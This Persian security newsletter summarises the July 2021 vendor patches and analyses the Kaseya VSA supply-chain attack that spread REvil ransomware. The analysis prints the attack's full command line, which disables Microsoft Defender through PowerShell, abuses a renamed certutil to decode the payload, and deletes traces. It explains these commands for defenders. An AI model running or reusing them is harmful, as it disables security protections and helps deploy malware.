۲۹ تیر، شرکت شرکت اوراکل (Oracle, Corp) مطابق با برنامه زمانبندی شده سه‌ماهه خود، با انتشار مجموعه‌به‌روزرسانی‌های موسوم به Critical Patch Update اقدام به ترمیم ۳۴۲ آسیب‌پذیری امنیتی در ده‌ها محصول ساخت این شرکت کرد. سوءاستفاده از برخی از آسیب‌پذیری‌های مذکور مهاجم را قادر به اجرای کد به‌صورت از راه دور بدون نیاز به هر گونه اصالت‌سنجی می‌کند. جزییات کامل در خصوص آنها در لینک زیر قابل دریافت است:

https://www.oracle.com/security-alerts/cpujul2021.html

ادوبی

در تیر ماه، شرکت ادوبی (Adobe, Inc) مجموعه اصلاحیه‌های امنیتی ماه ژوئیه را منتشر کرد. اصلاحیه‌های مذکور، ده‌ها ضعف امنیتی را در محصولات این شرکت ترمیم می‌کنند.

۱۹ مورد از آسیب‌پذیری‌های ترمیم شده توسط این اصلاحیه‌ها، مجموعه نرم‌افزارهای Acrobat / Reader را تحت تأثیر قرار می‌دهند. از این میان، شدت حساسیت ۱۴ مورد از این آسیب‌پذیری‌ها "حیاتی" گزارش شده است.

با نصب به‌روزرسانی ماه ژوئیه، نسخه نگارش‌های جاری نرم‌افزارهای Acrobat DC و Acrobat Reader DC به ۲۰۲۱.۰۰۵.۲۰۰۵۸، نگارش‌های ۲۰۲۰ به ۲۰۲۰.۰۰۴.۳۰۰۰۶ و نگارش‌های ۲۰۱۷ آنها به ۲۰۱۷.۰۱۱.۳۰۱۹۹ تغییر خواهد کرد.

لازم به ذکر است سوءاستفاده نفوذگران از آسیب‌پذیری‌های Acrobat / Reader یکی از روش‌های آلوده کردن دستگاه‌ها محسوب می‌شود و به همین خاطر نصب اصلاحیه‌های این نرم‌افزار دارای اهمیت بسزائی است. البته خوانندگان اطلاع دارند که امکان به‌روزرسانی خودکار نرم‌افزارهای ادوبی با نشانی‌های IP ایرانی وجود نداشته و کاربران و مدیران شبکه باید با استفاده از روش‌ها و ابزارهای دیگر اقدام به این کار کنند.

اطلاعات بیشتر در خصوص مجموعه اصلاحیه‌های ماه ژوئیه ادوبی در لینک زیر قابل مطالعه است:

https://helpx.adobe.com/security.html

سولاروینذز

در تیر ۱۴۰۰، شرکت سولاروینذز (SolarWinds, LLC) با اعلام وجود یک آسیب‌پذیری امنیتی در Serv-U از مشتریان خود خواست تا در اسرع وقت، نسبت به نصب به‌روزرسانی مربوطه اقدام کنند. این آسیب‌پذیری که به آن شناسه CVE-2021-35211 تخصیص داده شده ضعفی از نوع "اجرای کد به‌صورت از راه دور" گزارش شده است. در توصیه‌نامه سولاروینذز با استناد به اطلاعات ارائه شده از سوی مایکروسافت، سوءاستفاده از CVE-2021-35211 توسط حداقل یک گروه از مهاجمان تایید شده است. مایکروسافت تعداد این حملات را محدود و هدفمند اعلام کرده است. Serv-U Managed File Transfer وServ-U Secure FTP از CVE-2021-35211 تأثیر می‌پذیرند. توصیه نامه سولاروینذز در لینک زیر قابل مطالعه است:

https://www.solarwinds.com/trust-center/security-advisories/cve-2021-35211

اس‌آپ

اس‌آپ (SAP SE) نیز در تیر ۱۴۰۰ با انتشار مجموعه‌اصلاحیه‌های ماه ژوئیه، ۱۵ آسیب‌پذیری را در چندین محصول خود برطرف کرد. شدت دو مورد از این ضعف‌های امنیتی بیش از ۹ از ۱۰ (بر طبق استاندارد CVSS) گزارش شده است. بهره‌جویی از بعضی از آسیب‌پذیری‌های ترمیم شده مهاجم را قادر به در اختیار گرفتن کنترل سیستم می‌کند. جزییات بیشتر در لینک زیر قابل مطالعه است:

https://wiki.scn.sap.com/wiki/pages/viewpage.action?pageId=580617506

آپاچی

در تیر، بنیاد نرم‌افزاری آپاچی (Apache Software Foundation)، ضعفی به شناسه CVE-2021-33037 را در Apache Tomcat منتشر کرد که سوءاستفاده از آن مهاجم را قادر به دستیابی به اطلاعات بالقوه حساس می‌کند. اطلاعات بیشتر در لینک زیر در دسترس است:

http://mail-archives.us.apache.org/mod_mbox/www-announce/202107.mbox/%3Cd050b202-b64e-bc6f-a630-2dd83202f23a%40apache.org%3E

گوگل

شرکت گوگل (Google, LLC) در تیر، در چندین نوبت با عرضه به‌روزرسانی اقدام به ترمیم آسیب‌پذیری‌های امنیتی مرورگر Chrome کرد. آخرین نسخه این مرورگر که در ۲۹ تیر انتشار یافت، ۹۲.۰.۴۵۱۵.۱۰۷ است. فهرست اشکالات مرتفع شده در لینک‌های زیر قابل دریافت و مشاهده است:

https://chromereleases.googleblog.com/2021/07/stable-channel-update-for-desktop_20.html

https://chromereleases.googleblog.com/2021/07/stable-channel-update-for-desktop.html

https://chromereleases.googleblog.com/2021/06/stable-channel-update-for-desktop_24.html

اپل

در تیر ماه، شرکت اپل (Apple, Inc) با انتشار به‌روزرسانی، ضعف‌هایی امنیتی را در چندین محصول خود از جمله Safari ترمیم و اصلاح کرد. سوءاستفاده از برخی از ضعف‌های مذکور، مهاجم را قادر به در اختیار گرفتن کنترل سامانه آسیب‌پذیر می‌کند. جزییات بیشتر در لینک زیر قابل مطالعه است:

https://support.apple.com/en-us/HT201222

موزیلا

در ماهی که گذشت شرکت موزیلا (Mozilla, Corp) با ارائه به‌روزرسانی، چند آسیب‌پذیری امنیتی را در مرورگر Firefox و نرم‌افزار Thunderbird برطرف کرد. درجه حساسیت اکثر آسیب‌پذیری‌های ترمیم شده، "بالا" گزارش شده است. توضیحات بیشتر در لینک زیر قابل مطالعه است:

https://www.mozilla.org/en-US/security/advisories/

دروپل

۳۰ تیر، جامعه دروپل (Drupal Community) با عرضه به‌روزرسانی‌های امنیتی، یک آسیب‌پذیری "حیاتی" با شناسه CVE-2021-32610 را در برخی نسخ Drupal اصلاح کرد؛ سوءاستفاده از آن، مهاجم را قادر به در اختیار گرفتن کنترل سامانه می‌کند. توضیحات کامل در این خصوص در لینک زیر قابل دسترس است:

https://www.drupal.org/sa-core-2021-004

گزارش‌ها


نفوذ به Kaseya VSA،
نمونه‌ای دیگر از حملات زنجیره تأمین

جمعه، ۱۱ تیر ماه، منابع خبری از فلج شدن شرکت‌های مختلف در نتیجه آلودگی به باج‌افزار REvil خبر دادند. همه این قربانیان در یک چیز مشترک بودند و آن استفاده مستقیم یا غیرمستقیم از سرورهای Kaseya VSA بود.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده روش اجرای این حمله مورد بررسی و تحلیل قرار گرفته است.

کاسیا (Kaseya, Ltd) شرکتی فعال در حوزه راهکارهای فناوری اطلاعات است که در ۱۰ کشور جهان حضور مستقیم دارد. به گفته کاسیا بیش از ۴۰ هزار مشتری، حداقل از یکی از محصولات این شرکت استفاده می‌کنند. VSA از جمله محصولات این شرکت برای مدیریت از راه دوره شبکه‌ها و نقاط پایانی است. یکی از کاربردهای اصلی VSA فراهم کردن بستر برای مدیریت نقاط پایانی مشتریان شرکت‌های ارائه‌دهنده خدمات پشتیبانی (Managed Service Provider - به اختصار MSP) است. این شرکت‌ها می‌توانند با استفاده از VSA سرورها و ایستگاه‌های کاری مشتریان خود را که نرم‌افزار Kaseya Agent بر روی آنها نصب شده است مدیریت کنند.

مدیر عامل کاسیا در روز جمعه، از اجرای یک حمله باقوه بر ضد تعداد محدودی از مشتریان VSA خبر داد. همزمان آمار شناسایی REvil و بعضاً آلودگی دستگاه‌ها به این باج‌افزار در بازه‌ای یک ساعته به‌شدت افزایش یافته بود.



کاسپا از مشتریان خود خواست برای احتیاط چه بیشتر فوراً نسبت به خاموش کردن سرورهای VSA خود اقدام کنند. اندکی بعد نیز این شرکت سرورهای رایانش ابری VSA و مرکز داده خود را از دسترس خارج کرد.

دو روز بعد، در ۱۳ تیر ماه، کاسپا رسماً اعلام کرد که قربانی یک حمله پیچیده شده است.

برخی منابع گزارش کرده‌اند که حداقل ۳۰ شرکت و به تبع آن بسیاری از مشتریان آنها از این حمله گسترده متأثر شده‌اند.

بررسی‌های بعدی نشان داد مهاجمان پس از سوءاستفاده از یک آسیب‌پذیری روز-صفر در VSA اقدام به توزیع کد مخرب بر روی دستگاه‌های متصل به این سرورها و آلوده کردن آنها به باج‌افزار REvil کرده بودند. شدت و دامنه این حمله به حدی بود که برخی شرکت‌های امنیتی اقدام به انتشار هشدار و توصیه‌نامه امنیتی ویژه برای مشتریان خود کردند. برخی از این توصیه‌نامه‌ها در لینک‌های زیر قابل مطالعه است:

https://kc.mcafee.com/corporate/index?page=content&id=KB94660
https://businessinsights.bitdefender.com/advisory-on-kaseya-vsa-ransomware-attack

REvil باج‌افزاری است که در قالب خدمات موسوم به RaaS به سایر مهاجمان فروخته می‌شود.

در خدمات "باج‌افزار به‌عنوان سرویس" (Ransomware-as-a-Service) - به اختصار RaaS -، صاحب باج‌افزار، فایل مخرب را به‌عنوان یک خدمت به متقاضی اجاره می‌دهد. متقاضی که ممکن است در برنامه‌نویسی تخصصی نداشته باشد تنها وظیفه انتشار باج‌افزار را بر عهده دارد. در نهایت بخشی از مبلغ اخاذی شده از قربانی به نویسنده باج‌افزار و بخشی دیگر به متقاضی سرویس می‌رسد.

طی یک سال گذشته پس از انهدام یا خروج خودخواسته گردانندگان RaaS و چندین باج افزار دیگر، REvil بیش از قبل مورد استقبال تبهکاران سایبری قرار گرفته است.

مهاجمان حمله اخیر در مطلبی مدعی شده‌اند که بیش از یک میلیون دستگاه را به REvil آلوده کرده‌اند. همچنین اظهار داشته‌اند که در صورت دریافت مبلغ ۷۰ میلیون دلار، اقدام به انتشار یک ابزار رمزگشای مشترک خواهند کرد!

KASEYA ATTACK INFO

On Friday (02.07.2021) we launched an attack on MSP providers. More than a million systems were infected. If anyone wants to negotiate about universal decryptor - our price is 70 000 000$ in BTC and we will publish publicly decryptor that decrypts files of all victims, so everyone will be able to recover from attack in less than an hour. If you are interested in such deal - contact us using victims "readme" file instructions.

همان‌طور که اشاره شد مهاجمان از طریق یک آسیب‌پذیری روز-صفر در سرور VSA که بعداً به آن شناسه CVE-2021-30116 تخصیص داده شد موفق به اجرای این حمله گسترده شده‌اند.

در آن حمله، مهاجمان پس از در اختیار گرفتن کنترل VSA، دسترسی راهبر به آن را قطع کردند. سپس با ایجاد یک فرمان به‌روزرسانی جعلی با عنوان "Kaseya VSA Agent Hot-fix" فایل مخرب agent.crt را در مسیر پیش‌فرضی که بر اساس تنظیمات VSA تعیین می‌شود بر روی تمامی دستگاه‌های متصل کپی کردند.

نکته قابل توجه این که کاسپا در این مقاله فنی به مشتریان خود توصیه کرده که مسیرهای مورد استفاده توسط VSA از جمله مسیر مذکور را مستثنی کنند.

Kaseya › VSA › Anti-Virus (KAV)

Anti-Virus and Firewall Exclusions and Trusted Apps

The following list of exclusions and trusted apps ar needed to ensure any Anti-Virus coexisting with the Kaseya Agent allow it to function appropriately:

Exclusions

- <agent working directory>
- C:\Program Files\Kaseya\
- C:\Program Files (x86)\Kaseya\
- C:\Program Files\Kaseya Remote Control\
- C:\Program Files (x86)\Kaseya Remote Control\
- C:\ProgramData\Kaseya\
- C:\Program Files\Kaseya Live Connect\
- C:\PCBP (*for KDCB*)

The agent working directory, by default, is c:\kworking\ but may have been changed by your VSA administrator. Please review this before setting exclusions.

Additionally, having multiple Kaseya Agents on an endpoint will cause the agent to have multiple agent working directories (ie; c:\kworking1\). Ensure that all agent working directories have exclusions set.

بنابراین فایل agent.crt بدون هیچ‌گونه مزاحمتی از جانب برنامه امنیتی نصب شده بر روی دستگاه (به دلیل مستثنی شدن مسیر) ذخیره و اجرا می‌شود.

با اجرای فایل مذکور مجموعه فرامینی فراخوانی می‌شوند که در تصویر زیر نمایش داده شده است.

```
"C:\Windows\system32\cmd.exe" /c ping 127.0.0.1 -n 5693 > nul & C:\Windows\System32\WindowsPowerShell\v1.
0\powershell.exe Set-MpPreference -DisableRealtimeMonitoring $true -DisableIntrusionPreventionSystem $true
-DisableIOAVProtection $true -DisableScriptScanning $true -EnableControlledFolderAccess Disabled
-EnableNetworkProtection AuditMode -Force -MAPSReporting Disabled -SubmitSamplesConsent NeverSend & copy /Y
C:\Windows\System32\certutil.exe C:\Windows\cert.exe & echo %RANDOM% >> C:\Windows\cert.exe & C:\Windows\cert.
exe -decode c:\kworking\agent.crt c:\kworking\agent.exe & del /q /f c:\kworking\agent.crt C:\Windows\cert.exe &
c:\kworking\agent.exe
```

اما این فرامین چه می‌کنند؟

ping 127.0.0.1 -n 5693 > nul

این فرمان در حقیقت نقش یک تایمر را ایفا می‌کند. استفاده از پارامتر -n موجب می‌شود تا Ping.exe تعداد ۵۶۹۳ درخواست Echo را به دستگاهی که بر روی آن اجرا شده (Localhost) ارسال کند. به عبارت دیگر این فرمان را می‌توان نوعی تابع "خواب" (Sleep Function) در نظر گرفت که برای ۵۶۹۳ ثانیه (تقریبا ۹۴ دقیقه) اجرای فرمان بعدی را به تعویق می‌اندازد. به نظر می‌رسد فرایند انتخاب مقدار به‌صورت تصادفی صورت گرفته و لزوماً در تمامی نمونه‌ها، عدد ۵۶۹۳ نیست.

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exeSet-MpPreference-DisableRealtime-Monitoring $true -DisableIntrusionPreventionSystem $true -DisableIOAVProtection $true -DisableScriptS-canning $true -EnableControlledFolderAccess Disabled -EnableNetworkProtection AuditMode -Force -MAPSReporting Disabled -SubmitSamplesConsent NeverSend

در این مرحله با بکارگیری پروسه معتبر PowerShell تلاش می‌شود تا قابلیت‌های مختلف ضدویروس پیش‌فرض سیستم عامل Windows یعنی Microsoft Defender غیرفعال شود. بدین‌ترتیب ضدویروس مذکور در برابر هر گونه فایل مخرب بی‌اثر می‌شود.

```
copy /Y C:\Windows\System32\certutil.exe C:\Windows\cert.exe
```

این بخش از فرمان اقدام به ایجاد رونوشتی از فایل certutil.exe در پوشه‌ای متفاوت از مسیر اصلی می‌کند. certutil.exe فایل معتبری است که در مسیر Windows\System۳۲ قرار دارد. رونوشت، با نامی یکسان در مسیر زیر کپی می شود:

```
C:\Windows\cert.exe
```


```
echo %RANDOM% >> C:\Windows\cert.exe
```

فرمان بالا یک عدد ۵ رقمی را به انتهای فایل cert.exe اضافه می‌کند. احتمالاً با این هدف که با تغییر امضای فایل، آن دسته از محصولات امنیتی را که سوءاستفاده از cert.exe را رصد و کنترل می‌کنند، دور بزند.

```
C:\Windows\cert.exe -decode c:\kworking\agent.crt c:\kworking\agent.exe
```

این بخش از فرمان فایل مخرب agent.cert را توسط cert.exe کدگشایی کرده و در قالب فایل agent.exe در مسیر c:\kworking ذخیره می‌کند.

در این فرایند از یک گواهینامه سرقت یا جعل شده با عنوان PB03 TRANSPORT LTD استفاده می‌شود.





```
del /q /f c:\kworking\agent.crt C:\Windows\cert.exe
```

این فرمان موجب حذف agent.crt و نسخه کپی شده cert.exe می‌شود.

```
c:\kworking\agent.exe
```

در نهایت agent.exe توسط Agentmon.exe که یکی از فایل‌های معتبر VSA است، با سطح دسترسی System اجرا شده و عملیات باج‌افزار آغاز می‌شود.

در این مرحله agent.exe فایل MsMpEng.exe را کپی می‌کند. MsMpEng.exe یک فایل اجرایی مربوط به نسخه قدیمی (۴.۵.۲۱۸.۰) از نرم‌افزار Windows Defender است. مایکروسافت این نسخه را مدتها پیش منقضی کرده بود.



این نسخه از MsMpEng.exe به حملات موسوم به Side-loading آسیب‌پذیر است و قبلاً نیز در مواردی مورد بهره‌جویی مهاجمان قرار گرفته بود. در این حمله نیز با سوءاستفاده از آسیب‌پذیری مذکور، agent.exe یک فایل مخرب با نام mpsvc.dll را در کنار MsMpEng.exe ایجاد می‌کند. در ادامه agent.exe اقدام به اجرای MsMpEng.exe و در نتیجه فراخوانی غیرمستقیم فایل مخرب mpsvc.dll در حافظه متعلق به MsMpEng.exe می‌کند.

mpsvc.dll نیز حاوی گواهینامه PB03 TRANSPORT LTD است که به agent.exe هم اعمال شده بود.

از این لحظه، کد مخرب mpsvc.dll فرایند عادی پروسه MsMpEng.exe را در اختیار می‌گیرد.

به‌محض آن که dll در حافظه فراخوانی می‌شود بدافزار آن را از روی دیسک حذف می‌کند.

اکنون MsMpEng.exe که در تسخیر کامل mpsvc.dll است رمزگذاری فایل‌های ذخیره شده بر روی دیسک سخت، حافظه‌های جداشدنی و درایوهای شبکه‌ای را آغاز می‌کند. با توجه به معتبر بودن MsMpEng.exe عملاً محصولات امنیتی آن را پروسه‌ای مجاز تلقی کرده و مانع از اجرای این امور نمی‌شوند.

با اجرای فرمان زیر هم قابلیت Network Discovery در تنظیمات فایروال مجاز می‌شود:

```
netsh advfirewall firewall set rule group="Network Discovery" new enable=Yes
```

فرایند رمزگذاری REvil با الگوریتم in-place صورت می‌پذیرد. در این الگوریتم، فایل‌های رمزگذاری شده در همان سکتورهایی ذخیره می‌شوند که فایل‌های اصلی (غیررمزشده) در آنجا بوده‌اند. لذا بازگردانی آنها از طریق ابزارهای بازیابی داده غیرممکن می‌شود.

در نهایت نیز تصویر پس‌زمینه دستگاه به‌صورت زیر در می‌آید.

حمله به VSA را می‌توان یکی از موفق ترین حملات موسوم به زنجیره تأمین (Supply Chain Attack) دانست. حمله‌ای که در آن مهاجمان با سوءاستفاده از یک نرم افزار معتبر نصب شده بر روی دستگاه، به‌سرعت و به‌سادگی و بدون هیچ‌گونه مزاحمتی از جانب برنامه‌های امنیتی آنها را به باج‌افزار آلوده کردند.

نشانه های آلودگی این حمله در مسیر زیر قابل دسترس است:

https://github.com/sophoslabs/IoCs/blob/master/Ransomware-REvil-Kaseya.csv


موارد زیر از جمله درس‌هایی است که می‌توان از این حمله گسترده آموخت:

- هر گونه مستثنی‌سازی مسیر می‌تواند دستگاه را در معرض تهدید قرار دهد.
- آسیب‌پذیری هر گونه نرم‌افزارهای استفاده شده در زنجیره تأمین می‌تواند خسارات جبران‌ناپذیری را متوجه سازمان کند.

به یاد داشته باشیم که اتکای صرف به محصولات امنیتی نمی‌تواند سازمان را از گزند تمامی تهدیدات از جمله حملات هدفمند سایبری حفظ کند.

منابع:

- https://helpdesk.kaseya.com/hc/en-gb/articles/4403440684689
- https://nakedsecurity.sophos.com/2021/07/05/kaseya-ransomware-attackers-say-pay-70-million-and-well-set-everyone-free/
- https://news.sophos.com/en-us/2021/07/04/independence-day-revil-uses-supply-chain-exploit-to-attack-hundreds-of-businesses/
- https://www.zdnet.com/article/kaseya-ransomware-supply-chain-attack-what-you-need-to-know/
- https://doublepulsar.com/kaseya-supply-chain-attack-delivers-mass-ransomware-event-to-us-companies-76e4ec6ec64b



آخـرین اخبـار امنیـت فنـاوری اطلاعات

@SGnewsroom

شرکت مهندسی شبکه گستر در سال ۱۳۷۰ تأسیس گردید و اولین شرکت ایرانی است که در زمینه نرم‌افزارهای ضدویروس فعالیت تخصصی و متمرکزی را آغاز کرده است. در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International (تولیدکننده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به عنوان نماینده رسمی و انحصاری S & S International در ایران، به تدریج ضدویروس Dr Solomon's Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد. پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین‌المللی فعالیت خود را بر روی نرم‌افزارهای ضدویروس McAfee ادامه داد. اکنون نیز شبکه گستر به عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات در ایران اقدام می‌نماید. در سال ۱۳۸۴ شرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی شرکت آلمانی Astaro، سازنده محصولات مدیریت یکپارچه تهدیدات (Unified Threat Management) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر با همکاری با شرکت Sophos، فعالیت خود را در این زمینه ادامه داده و اکنون محصولات Astaro سابق را تحت نام Sophos در ایران عرضه می‌نماید. از سال ۱۳۹۱ شرکت مهندسی شبکه گستر عرضه محصولات ضدویروس Bitdefender را به عنوان نماینده و توزیع‌کننده (Distributor) رسمی در ایران آغاز کرد. عرضه محصولات ضدویروس Bitdefender در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه بوده است. ضدویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظارات برخی از کاربران و مدیران شبکه بود که با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد. شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین پروژه‌های نصب و راه‌اندازی و طولانی مدت‌ترین قراردادهای نگهداری و پشتیبانی محصولات امنیت شبکه در کشور بوده است. این شرکت علاوه بر خدمات‌دهی به هزاران شرکت و سازمان که صدها هزار کاربر را در کشور شامل می‌شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور نیز می‌باشد.

شـرکـت مـهـنـدسـی شـبـکـه گـسـتـر

تهران ۱۹۶۸۶، خیابان شهید دستگردی (ظـفـر)، شـماره ۲۷۳

تلفـن / دورنـگار ۰۲۱ - ۴۲۰۵۲

رایانامـه info@shabakeh.net

تارنمای شـرکت www.shabakeh.net

خدمات پس از فروش و پشتیبانی my.shabakeh.net

مرکـز آمـوزش events.shabakeh.net

اتـاق خبـر newsroom.shabakeh.net